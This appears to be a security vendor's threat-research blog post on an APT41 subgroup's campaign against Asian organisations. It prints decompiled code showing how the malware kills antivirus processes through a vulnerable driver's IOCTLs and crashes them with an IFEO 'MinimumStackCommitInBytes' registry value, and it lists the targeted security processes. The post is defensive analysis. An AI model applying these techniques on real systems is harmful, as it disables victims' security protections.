Attack on Security Titans: Earth Longzhi Returns With New Tricks

⋮ 5/2/2023

After months of dormancy, Earth Longzhi, a subgroup of advanced persistent threat (APT) group APT41, has reemerged using new techniques in its infection routine. This blog entry forewarns readers of Earth Longzhi's resilience as a noteworthy threat.

By: Ted Lee, Hara Hiroaki May 02, 2023 Read time: 9 min (2395 words)

We discovered a new campaign by Earth Longzhi (a subgroup of APT41) that targets organizations based in Taiwan, Thailand, the Philippines, and Fiji. This recent campaign, which follows months of dormancy, abuses a Windows Defender executable to perform DLL sideloading while also exploiting a vulnerable driver, *zamguard64.sys*, to disable security products installed on the hosts via a bring-your-own-vulnerable-driver (BYOVD) attack. We also found that Earth Longzhi uses a new way to disable security products, a technique we've dubbed "stack rumbling" via Image File Execution Options (IFEO), which is a new denial-of-service (DoS) technique.

In addition, we've noticed that this campaign installs drivers as kernel-level services by using Microsoft Remote Procedure Call (RPC) instead of using general Windows application programming interfaces (APIs). This is a stealthy way to evade typical API monitoring. We also found some interesting samples in our investigation that contained information not only on Earth Longzhi's potential targets, but also techniques for possible use in future campaigns. This blog entry seeks to forewarn readers that Earth Longzhi remains active and continues to improve its tactics, techniques, and procedures (TTPs).

Attack vectors

Earth Longzhi's new campaign samples showed a tendency to exploit public-facing applications, Internet Information Services (IIS) servers, and Microsoft Exchange servers to install Behinder, a well-known web shell, rather than send pieces of document-based malware through email. As seen in this campaign, Behinder proved to be a powerful web shell variant that can support multiple backdoor functions, including file operation, remote command execution (RCE), interactive shell, and Socks5 proxy.

Malicious actors use this web shell to discover intranet information and deploy other pieces of malware and hacking tools on a compromised machine.




Figure 1. Infection routine used by Earth Longzhi

New tricks for DLL sideloading

In the group's new campaign, the malware was launched through legitimate Windows Defender binaries, *MpDlpCmd.exe* and *MpCmdRun.exe*, instead of using document-based samples. The malware was disguised as a legitimate DLL, *MpClient.dll* and was loaded by Microsoft Defender's binaries. Our investigation showed two different types of malware that were launched through this technique: One is a new variant of Croxloader, and the other is a tool that can disable security products, which we dubbed "SPHijacker."




Figure 2. Legitimate files used for DLL sideloading

New Croxloader variant

Earth Longzhi's new campaign launched Windows Defender binaries as a system service. The new Croxloader variant, disguised as *MpClient.dll,* was subsequently loaded. Once launched, Croxloader reads the payload named

MpClient.bin and decrypts its content. The new variant is almost identical to the older ones, except that it uses a different decryption algorithm. The algorithm used in the original variant is *(SUB 0xA) XOR 0xCC,* while the algorithm for the new variant is *(ADD 0x70) XOR 0xDD.* The final payload is identified as a Cobalt Strike beacon, which we detected as Backdoor.Win64.COBEACON.ZYKB.




Figure 3. Earth Longzhi's malware execution chain

```
v2 = qword_180019CB8(Str);
memmove(v15, Str, 2i64 * (v1 + v2));
v3 = 2i64 * (int)qword_180019CB8(L"MpClient.bin");
v4 = qword_180019CB8(v15);
memmove(&v15[v4], L"MpClient.bin", v3);
v5 = 0;
result = Call_CreateFileW(v15, 0x80000000i64, 7i64, 0i64, 3, 0, 0i64);
v7 = result;
```

Figure 4. Disguised as "MPClient.dll," the loaded new Croxloader variant reads the encrypted payload, "MpClient.bin," and decrypts the content.

```
if ( result )
{
  result = qword_180019C08(v7, result, v10, &v10, 0i64);
  if ( (_DWORD)result )
  {
    if ( v10 )
    {
      do
      {
        v9 = v5++;
        *(_BYTE *)(v9 + v8) = (*(_BYTE *)(v9 + v8) + 0x70) ^ 0xDD;
      }
      while ( v5 < v10 );
    }
```

Figure 5. Modified XOR algorithm

SPHijacker

SPHijacker, a new tool designed to disable security products, adopts two approaches to achieve this purpose. One approach terminates the security product process by using a vulnerable driver, *zamguard64.sys,* published by Zemana (vulnerability designated as CVE-2018-5713). Meanwhile, another approach disables process launching by

using a new technique that we named stack rumbling, which we will discuss in detail in succeeding paragraphs. Notably, this is the first time we've seen such a technique being used in the wild.

Technical analysis

Based on our analysis, the *mmmm.sys* file (originally named *Zamguard64.sys)* is decrypted and dropped, after which it is registered as a service. It then creates and starts the service through RPC as opposed to calling general Windows APIs to set up the service, as shown in Figure 6. We reckon that such a technique enables malicious actors to evade API call monitoring.

```
if ( (unsigned int)NdrClientCall3(
                     (MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo,
                     0x10u,                   // OpNum: 0x10 --> ROpenServiceW (used to check if the service is existing.)
                     0i64,
                     v27,
                     L"mmmmmm",
                     dwFlagsAndAttributes,
                     &v28).Pointer )
{
  LODWORD(hTemplateFile) = 0xF01FF;
  NdrClientCall3(
    (MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo,  // Target RPC endpoint:"\\pipe\\ntsvcs"
    0xCu,                                     // OpNum: 0xC --> RCreateService
    0i64,
    v27,
    L"mmmmmm",                                // ServiceName
    L"mmmmmm",                                // DisplayName
    hTemplateFile,                            // DesireAcess = 0xF01FF (SERVICE_ALL_ACCESS)
    1,                                        // SERVICE_KERNEL_DRIVER
    3,                                        // SERVICE_DEMAND_START
    0,
    L"C:\\Users\\Public\\mmmm.sys",           // BinaryPathName
    0i64,
    0i64,
    0i64,
    0,
    0i64,
    0i64,
    0,
    &v28);
  LODWORD(dwCreationDisposition) = 0;
  if ( !(unsigned int)NdrClientCall3(
                        (MIDL_STUBLESS_PROXY_INFO *)&pProxyInfo,
                        0x13u,                // OpNum: 0x13 --> RStartServiceW
                        0i64,
                        v28,
                        dwCreationDisposition,
                        0i64).Pointer )
```

Figure 6. Code showing service started via RPC

Once the service successfully starts running, SPHijacker proceeds to open the handle to the device named \\.*ZemanaAntiMalware* to access the running driver. It then begins terminating the processes of security products based on a predefined list. We detail the workflow of the operation here:

1. It sends input-and-output control (IOCTL) code *0x80002010* to register the process by its process ID (PID), as trusted by the driver, as seen in Figure 7.
2. It conducts process discovery and collects the PID of targeted processes if they are running.
3. It sends IOCTL code *0x80002048* to terminate targeted processes by calling *ZwOpenProcess* and *ZwTerminateProcess*, as seen in Figure 8.

```
FileA = CreateFileA("\\\\.\\ZemanaAntiMalware", 0xC0000000, 0, 0i64, 3u, 0x80u, 0i64);
InBuffer = GetCurrentProcessId();
BytesReturned = 0;
DeviceIoControl(FileA, 0x80002010, &InBuffer, 4u, 0i64, 0, &BytesReturned, 0i64);// Register this process with driver
pe.dwSize = 568;
for ( result = Process32NextW(Toolhelp32Snapshot, &pe); result; result = Process32NextW(Toolhelp32Snapshot, &pe) )// Try to find the target (Open full access to the target)
{
  v3 = 0i64;
  while ( *(_WORD *)((char *)&v32 + v3 * 2) == pe.szExeFile[v3] )
  {
    if ( ++v3 >= 260 )
    {
ABEL_77:
      InBuffer = pe.th32ProcessID;
      BytesReturned = 0;
      DeviceIoControl(FileA, 0x80002048, &InBuffer, 4u, 0i64, 0, &BytesReturned, 0i64);// Send IOCTL to terminate process by process id
      GetLastError();
```

Figure 7. IOCTL codes sent to register and terminate processes

```
ProcessHandle = 0i64;
v11 = 0;
v4 = -1073741823;
Timeout.QuadPart = -10000000i64;
if ( (unsigned int)sub_140005994(a1, &v11) && v11 )
{
  DnsPrint_RpcZoneInfo(
    5,
    (unsigned int)"ProcessHelper\\ProcessHelper.c",
    493,
    (unsigned int)"ZmnPhTerminateProcessById",
    0,
    "Critical process termination attempt blocked");
  return (unsigned int)v4;
}
v4 = sub_140013268(&ProcessHandle, a1, 1i64); // Call ZwOpenProcess
if ( v4 >= 0 )
{
  v4 = ZwTerminateProcess(ProcessHandle, 0);
  if ( (int)(v4 + 0x80000000) < 0 || v4 == -1073741558 )
  {
    if ( a2 )
    {
      v8 = a1;
      DnsPrint_RpcZoneInfo(
        1,
        (unsigned int)"ProcessHelper\\ProcessHelper.c",
        519,
        (unsigned int)"ZmnPhTerminateProcessById",
        0,
        "Wait for Process %d starting",
```

Figure 8. The handler function of “0x80002048” defined in “zamguard64.sys”

We listed the targeted processes for termination here. Note that many of these processes are for various security products:

- *360rp.exe*
- *360rps.exe*
- *360Safe.exe*
- *360sd.exe*
- *360tray.exe*
- *360Tray.exe*
- *Aliyun_assist_service.exe*
- *AliYunDun.exe*
- *AliYunDunUpdate.exe*
- *cyserver.exe*
- *cytray.exe*
- *MpcmdRun.exe*
- *MsMpEng.exe*
- *NisSrv.exe*
- *SecurityHealthSystray.exe*
- *tlaworker.exe*
- *yunsuo_agent_daemon.exe*
- *Yunsuo_agent_service.exeZhuDongFangYu.exe*

Once the process termination is completed, SPHijacker disables process execution by forcefully causing the targeted applications to crash upon launching, a technique we referred to earlier as stack rumbling. This technique is a type of

DoS attack that abuses undocumented *MinimumStackCommitInBytes* values in the IFEO registry key via the following steps:

1. Modifying the registry *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\{target process name}.*
2. Creating a new value, *MinimumStackCommitInBytes,* with *0x88888888* as its data. Any value deemed large enough is acceptable.
3. Waiting for the next process launch to take place. It's important to note that this depends on whether the targeted process is antivirus-related. There is usually a need to wait for the operating system to reboot.
4. Once the targeted process is launched, it will soon crash due to stack overflow.

```
RegOpenKeyExA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Image File Execution Options\\",
  0,
  0xF003Fu,
  &hKey);
RegCreateKeyA(hKey, "360Tray.exe", &v3);
Data = 0x88888888;
RegSetValueExA(v3, "MinimumStackCommitInBytes", 0, 4u, (const BYTE *)&Data, 4u);
```

Figure 9. An example of how disabling "360Tray.exe" is done by modifying the IFEO registry

Here's the full list of targeted processes:

- *360rps.exe*
- *360Safe.exe*
- *360sd.exe*
- *360sdrun.exe*
- *360tray.exe*
- *360Tray.exe*
- *aliyun_assist_service.exe*
- *AliYunDun.exe*
- *AliYunDunUpdate.exe*
- *CNTAoSMgr.exe*
- *cyserver.exe*
- *cytray.exe*
- *mcafee-security.exe*
- *mcafee-security-ft.exe*
- *MpCmdRun.exe*
- *MsMpEng.exe*
- *NisSrv.exe*
- *NTRTScan.exe*
- *qmbsrv.exe*
- *QQPCRTP.exe*
- *QQPCTray.exe*
- *SecurityHealthSystray.exe*
- *tlaworker.exe*
- *TmCCSF.exe*
- *tmlisten.exe*
- *TmListen.exe*
- *yunsuo_agent_daemon.exe*
- *yunsuo_agent_service.exe*
- *ZhuDongFangYu.exe*

As a result of stack rumbling via IFEO, the targeted process failed to start with the exit code *0xC0000017*, despite the process requiring high privilege. The exit code means "Status No Memory."




Figure 10. An example of a “notepad.exe” file that failed upon execution

IFEO registry has been known to contain various options for process creation. While it can be used to attach a debugger to an executable file, it can also be used to interrupt the process execution flow, a method known as IFEO injection. We couldn't find a complete documentation of *MinimumStackCommitInBytes* in any online resource. The IFEO values will be loaded upon process initialization by *ntdll!LdrpInitializeExecutionOptions.* Now, let us reverse *ntdll.dll*.

```
if ( RtlInitUnicodeStringEx(&key_name, L"MinimumStackCommitInBytes") >= 0 )
{
  value = v101;
  v28 = ZwQueryValueKey(v12, &key_name, 2i64, v101, 1024, &size);
  if ( v28 < 0 )
  {
    if ( v28 == 0x80000005 )
    {
      while ( 1 )
      {
        v32 = NtCurrentPeb()->ProcessHeap;
        if ( !v32 )
          break;
        value = RtlAllocateHeap(v32, (dword_18016A530 + 1572864), size);
        if ( !value )
          break;
        v34 = ZwQueryValueKey(v12, &key_name, 2i64, value, size, &size);// get value of MinimumStackCommitInBytes
        if ( v34 >= 0 )
          goto LABEL_52;
        if ( v34 != 0x80000005 )
          goto LABEL_69;
        RtlFreeHeap(NtCurrentPeb()->ProcessHeap, 0i64, value);
      }
    }
  }
  else
  {
    value = 0i64;
LABEL_52:
    Type = value->Type;
    if ( ((Type - 3) & 0xFFFFFFFB) != 0 )
    {
      if ( Type == 4 )                      // REG_DWORD
      {
        if ( value->DataLength == 4 )
        {
          size = 4;
          data = *value->Data;
        }
      }
      else if ( Type != 11 && Type == 1 && (&data & 3) == 0 )// REG_SZ
      {
        size = 4;
        v83.Buffer = value->Data;
        v83.Length = value->DataLength;
        v83.MaximumLength = value->DataLength;
        RtlUnicodeStringToInteger(&v83, 0i64, &data);
      }
    }
    else if ( Type == 4 )                   // REG_DWORD
    {
      size = value->DataLength;
      if ( value->DataLength <= 4u )
        memmove(&data, value->Data, value->DataLength);
    }
LABEL_69:
    if ( value )
      RtlFreeHeap(NtCurrentPeb()->ProcessHeap, 0i64, value);
  }
}
if ( peb->MinimumStackCommit < data )
  peb->MinimumStackCommit = data;           // update PEB->MinimumStackCommit
```

Figure 11. Pseudocode of “ntdll!LdrpInitializeExecutionOptions”

The pseudocode *ntdll!LdrpInitializeExecutionOptions* updates *PEB->MinimumStackCommit* with the value of *MinimumStackCommitInBytes* in the IFEO registry. It should be noted that Microsoft also doesn't provide documentation on *PEB->MinimumStackCommit*. Let's debug the target process to identify how this value will be used.

Upon execution of the stack rumbling-affected process, a debugger catches a stack overflow exception in *ntdll!LdrpTouchThreadStack*.

```
0:000> g
ModLoad: 00007fff`4b1d0000 00007fff`4b200000   C:\WINDOWS\System32\IMM32.DLL
ModLoad: 00007fff`49270000 00007fff`49282000   C:\WINDOWS\SYSTEM32\MSASN1.dll
(112c.116c): Stack overflow - code c00000fd (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
ntdll!LdrpTouchThreadStack+0x76:
00007fff`4c0d34d2 8b00            mov     eax,dword ptr [rax] ds:00000072`10c93000=00000000
0:000> k
 # Child-SP          RetAddr               Call Site
00 00000072`10d8f6e0 00007fff`4c0c4e6e     ntdll!LdrpTouchThreadStack+0x76
01 00000072`10d8f760 00007fff`4c0c4c73     ntdll!LdrpInitialize+0x1e2
02 00000072`10d8f800 00007fff`4c0c4c1e     ntdll!LdrpInitialize+0x3b
03 00000072`10d8f830 00000000`00000000     ntdll!LdrInitializeThunk+0xe
```

Figure 12. Image shows WinDbg catching a stack overflow exception in a running process

Upon reversing *ntdll!LdrpTouchThreadStack*, we found that it receives *PEB->MinimumStackCommit* as an argument, which was updated in *ntdll!LdrpInitializeExecutionOptions*.

```
MinimumStackCommit = peb->MinimumStackCommit;
if ( MinimumStackCommit )
  status = LdrpTouchThreadStack(MinimumStackCommit);
```

Figure 13. Image shows “ntdll!LdrpTouchThreadStack” receiving “PEB->MinimumStackCommit”

The given value will be used to define the size of stack to commit upon initializing the stack of the main thread. Therefore, if the value in *PEB->MinimumStackCommit* is large enough to touch beyond a stack region, the Windows operating system triggers stack overflow. But the exception handler catches the exception overflow, which returns *STATUS_NO_MEMORY (=0xC0000017)* as a result of *ntdll!LdrpTouchThreadStack*.

```
; NTSTATUS __fastcall LdrpTouchThreadStack(size_t MinimumStackCommit)
LdrpTouchThreadStack proc near          ; CODE XREF: sub_180074B8C+1DD↑p
                                        ; DATA XREF: .rdata:0000000180148950↓o ...

touch_address   = qword ptr -48h
var_38          = qword ptr -38h
arg_0           = qword ptr  8

; FUNCTION CHUNK AT .text:00000001800A6365 SIZE 0000001D BYTES
; FUNCTION CHUNK AT .text:00000001800C9478 SIZE 00000008 BYTES

; __unwind { // __C_specific_handler
                mov     r11, rsp
                mov     [r11+8], rbx
                push    rdi
                sub     rsp, 70h
                mov     rbx, rcx        ; rcx = TEB->MinimumStackCommit
                mov     rdi, gs:30h
                lea     rax, [r11+10h]
                mov     [r11-50h], rax
                mov     qword ptr [r11-58h], 30h ; '0'
                lea     r9, [r11-40h]
                xor     r8d, r8d
                mov     rdx, [rdi+_TEB.NtTib.StackLimit]
                or      rcx, 0FFFFFFFFFFFFFFFFh
                call    ZwQueryVirtualMemory
                test    eax, eax
                js      short loc_1800833F1
                mov     rdx, [rsp+78h+var_38]
                add     rdx, 3000h      ; low_stack_commit = MEMORY_BASIC_INFO->AllocationBase + 3*PAGE_SIZE
                mov     rax, [rdi+_TEB.NtTib.StackBase]
                add     rax, 0FFFFFFFFFFFFF000h ; touch_address = Teb->NtTib.StackBase - PAGE_SIZE
                mov     [rsp+78h+touch_address], rax
                cmp     rax, rbx        ; touch_address > enforced_stack_commit
                jbe     loc_1800C9478
                mov     rcx, rax
                sub     rcx, rbx        ; touch_limit = touch_address - enforced_stack_commit
                cmp     rcx, rdx
                cmovbe  rcx, rdx

loc_1800833CD:                          ; CODE XREF: LdrpTouchThreadStack+88↓j
                                        ; LdrpTouchThreadStack+4611F↓j
                                        ; DATA XREF: ...
;   __try { // __except at loc_1800833E8
                cmp     rax, rcx
                jb      short loc_1800833E6 ; touch_address >= touch_limit
                mov     eax, [rax]      ; touch stack address (stack overflow HERE)
                mov     rax, [rsp+78h+touch_address]
                sub     rax, 1000h
                mov     [rsp+78h+touch_address], rax ; touch_address -= PAGE_SIZE
                jmp     short loc_1800833CD
; ---------------------------------------------------------------------------

loc_1800833E6:                          ; CODE XREF: LdrpTouchThreadStack+74↑j
                jmp     short loc_1800833EF
;   } // starts at 1800833CD
; ---------------------------------------------------------------------------

loc_1800833E8:                          ; DATA XREF: .rdata:0000000180148B93C↓o
;   __except(loc_1800A6365) // owned by 1800833CD
                mov     eax, STATUS_NO_MEMORY
                jmp     short loc_1800833F1
```

Figure 14. Disassemble result of “ntdll!LdrpTouchThreadStack”

If *ntdll!LdrpTouchThreadStack* returns any error, *ntdll.dll* will invoke *ZwTerminateProcess* with the given error code, which would be *STATUS_NO_MEMORY (=0xC0000017)* in this case.

```
MinimumStackCommit = peb->MinimumStackCommit;
if ( MinimumStackCommit )
  status = LdrpTouchThreadStack(MinimumStackCommit);

if ( status >= 0 )
{
  if ( !dword_18016A528 || dword_18016A518 == 1 )
    result = LdrProcessInitializationComplete();
  goto LABEL_54;
}
goto LABEL_58;

LABEL_58:
    sub_1800D0998(status);
    ZwTerminateProcess(-1i64, status);
    RtlRaiseStatus(status, v12);
```

Figure 15. Snippet of pseudocode in “ntdll.dll”

As a result, we found that the value of *MinimumStackCommitInBytes* associated with a specific process in the IFEO registry key will be used to define the minimum size of stack to commit in initializing the main thread. If the stack size is too large, it will trigger a stack overflow exception and terminate the current process. This is how stack rumbling via IFEO works.

Other notable threat-hunting findings

During threat hunting, we found related samples on a third-party malware scanning service provider and started tracking the samples as Roxwrapper. Roxwrapper is disguised as a normal DLL file, *srpapi.dll,* and works as a dropper. We checked Roxwrapper’s embedded content and found Bigpipeloader as one of the embedded components used in its previous campaign. Bigpipeloader was previously used in past Earth Longzhi-related samples. Roxwrapper’s more complicated encryption suggests that the attackers might still be testing it to see if it can better evade security products.

Table 1 shows all the components dropped by Roxwrapper and their corresponding descriptions:

Dropped file names	Description
Tambahan TP MENLU-DUBES AS revDIR.docx (Tong hop bao cao giao ban Khoi.docx)	Embedded decoy documents
ap.dll	The SSP module loader through RPC, which is implemented based on the proof of concept
apssp.dll	A security service provider (SSP) module for credential dumping
dwm.exe	A privilege escalation tool based on a proof of concept
dllhost.exe	A type of malware used to collect and upload user data. It is also used to download more payloads from remote servers.
StartMenuExperienceHost.exe	Bigpipeloader, which we introduced in our previous Earth Longzhi report

Table 1. List of components dropped by Roxwrapper

Although Roxwrapper is not in the DLL file samples used in the actual incidents, this information is nonetheless noteworthy because it can be indicative of Earth Longzhi's potential targets. Also, the information points to a new component, *dwm.exe,* which is a new privilege escalation tool that abuses Task Scheduler.

Embedded documents

We found some decoy documents written in Vietnamese and Indonesian, as seen in Figures 16 and 17. Based on these decoy documents, it can be inferred that the threat actors were keen on targeting users in Vietnam and Indonesia for its next wave of attacks.

BÁO CÁO PHỤC VỤ HỌP GIAO BAN KHỐI CNK&LHD

